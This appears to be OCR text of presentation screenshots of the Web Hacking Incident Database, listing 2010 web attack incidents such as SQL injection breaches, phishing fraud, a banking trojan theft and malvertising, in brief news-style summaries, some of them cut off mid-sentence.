


Search the WHID Database

Entry Title		WHID ID	
Date Occured		Attack Method	
Application Weakness		Outcome	
		Incident Description	
Attack Source Geography		Attacked Entity Field	
Attacked Entity Geography		Attacked System Technology	
Cost		Items Leaked	
Number of Records		Reference	

Entry Title	WHID ID	Date Occured	Attack Method	Application Weakness	Outcome	Incident Description	Attack Source Geography	Attacked Entity Field	Attacke Entity Geograp
WHID 2010-64: Taxman rakes in hundreds of millions thanks to stolen bank data	2010-64	April 7, 2010	Unknown		Monetary Loss	A fascinating story about how the German government has decided to buy stolen bank data in order to go after German citizens who have not paid taxes on their hidden accounts. An interesting twist in another case involving LGT Treuhand, a Bad Homburg business man won millions in damages in a suit against the bank for failing to reveal that his information was stolen along with hundreds of other account holders and sold to German authorities for a criminal investigation. He argued that if the bank had informed those on the list that their data had been sold, they could have turned themselves in, receiving temporary amnesty and much lower fines.		Finance	Germany
WHID 2010-63: Police cuff 70 eBay fraud suspects	2010-63	April 6, 2010	Stolen Credentials		Fraud	Romanian police have arrested 70 suspected cybercrooks, thought to be members of three gangs which allegedly used compromised eBay accounts to run scams. The alleged fraudsters obtained login credentials using phishing scams before using these trusted profiles to tout auctions for non-existent luxury goods (luxury cars, Rolex watches and even a recreational aircraft). Buyers handed over the last but never	Romania	Retail	USA

Security Analyst View (Attack Methods)




Search the WHID Database

Entry Title		WHID ID	
Date Occured		Attack Method	SQL Injection
Application Weakness		Outcome	
		Incident Description	
Attack Source Geography		Attacked Entity Field	
Attacked Entity Geography		Attacked System Technology	
Cost		Items Leaked	
Number of Records		Reference	

Entry Title	WHID ID	Date Occured	Attack Method	Application Weakness	Outcome	Incident Description
WHID 2010-59: Orange Regional Website Hacked	2010-59	February 9, 2010	SQL Injection	Improper Input Handling	Leakage of Information	A Lebanese hacker claims to have hacked Orange's regional website in Cote d'Ivoire (Ivory Coast) through SQL injection. The attack allegedly gave him access to the website's administration interface and information on almost 60,000 customers.
WHID 2010-49: Hackers pluck 8,300 customer logins from bank server	2010-49	January 12, 2010	SQL Injection	Improper Input Handling	Leakage of Information	Hackers have stolen the login credentials for more than 8,300 customers of small New York bank after breaching its security and accessing a server that hosted its online banking system. The intrusion at Suffolk County National Bank happened over a six-day period that started on November 18, according to a release (PDF) issued Monday. It was discovered on December 24 during an internal security review. In all, credentials for 8,378 online accounts were pilfered, a number that represents less than 10 percent of SCNB's total customer base.
WHID 2010-47: Court papers: JC Penney was hacking victim	2010-47	October 23, 2007	SQL Injection	Improper Input Handling	Leakage of Information	JC Penney Co. was one of the victims of notorious computer hacker Albert Gonzalez, according to unsealed documents made available on Monday by a federal judge in Boston. Penney, which during Gonzalez' trial had asked the U.S. District Court for the District of Massachusetts to bar the government from disclosing its identity, was revealed in the documents to be the company that had been known throughout the trial as "Company A."

Management View (Vertical + Outcome)




Search the WHID Database

Entry Title		WHID ID	
Date Occured		Attack Method	
Application Weakness		Outcome	Monetary Loss
		Incident Description	
Attack Source Geography		Attacked Entity Field	Finance
Attacked Entity Geography		Attacked System Technology	
Cost		Items Leaked	
Number of Records		Reference	

Entry Title	WHID ID	Date Occured	Attack Method	Application Weakness	Outcome	Incident Description	Attack Source Geography	Attacked Entity Field	Attacked Entity Geography
WHID 2010-64: Taxman rakes in hundreds of millions thanks to stolen bank data	2010-64	April 7, 2010	Unknown		Monetary Loss	A fascinating story about how the German government has decided to buy stolen bank data in order to go after German citizens who have not paid taxes on their hidden accounts. An interesting twist in another case involving LGT Treuhand, a Bad Homburg business man won millions in damages in a suit against the bank for failing to reveal that his information was stolen along with hundreds of other account holders and sold to German authorities for a criminal investigation. He argued that if the bank had informed those on the list that their data had been sold, they could have turned themselves in, receiving temporary amnesty and much lower fines.		Finance	Germany
WHID 2010-62: Computer Crooks Steal $100,000 from Ill. Town	2010-62	March 11, 2010	Banking Trojan	Insufficient Authentication	Monetary Loss	A rash of home foreclosures and abandoned dwellings had already taken its toll on the tax revenue for the Village of Summit, a town of 10,000 just outside Chicago. Then, in March, computer crooks broke into the town's online bank account, making off with nearly $100,000. According to Rivera, the theft took place Mar. 11, when her assistant went to log in to the town's account at Bridgeview Bank. When the assistant submitted the credentials to the bank's site, she was redirected to a page telling her that the bank's site was experiencing technical difficulties. What she couldn't have known was that the		Finance	Illinois, USA

Developer View (Application Weakness)




Search the WHID Database

Entry Title		WHID ID	
Date Occured		Attack Method	
Application Weakness	Improper Output Handling	Outcome	
		Incident Description	
Attack Source Geography		Attacked Entity Field	
Attacked Entity Geography		Attacked System Technology	
Cost		Items Leaked	
Number of Records		Reference	

Entry Title	WHID ID	Date Occured	Attack Method	Application Weakness	Outcome	Incident Description	Attack Source Geography	Attacked Entity Field	Attacked Entity Geography	Attacked System Technology	Cost	Items Leaked	Number of Records	Refe
WHID 2010-57: Web security under attack from ads in prominent advertising programs	2010-57	March 31, 2010	Malvertising	Improper Output Handling	Planting of Malware	Advertisement programs operated by Google, Yahoo and Fox were recently found to deliver malware, according to CNET. Avast, the Czech Republic-based web security company, discovered the malware and stated that this particular strain target holes in popular web browsers such as Firefox and Internet Explorer. Yahoo's Yield		Information Services	USA					http: unde

WHID 2010 Statistics


Incident By Attack Method



Man-in-the-Browser (MitB)/Banking Trojans

Man in the Browser

Website seen by Customer


Anybank - Windows Internet Explorer
www.anybank.com
Google
File Edit View Favorites Tools Help
Anybank
My Computer
100%

Online banking

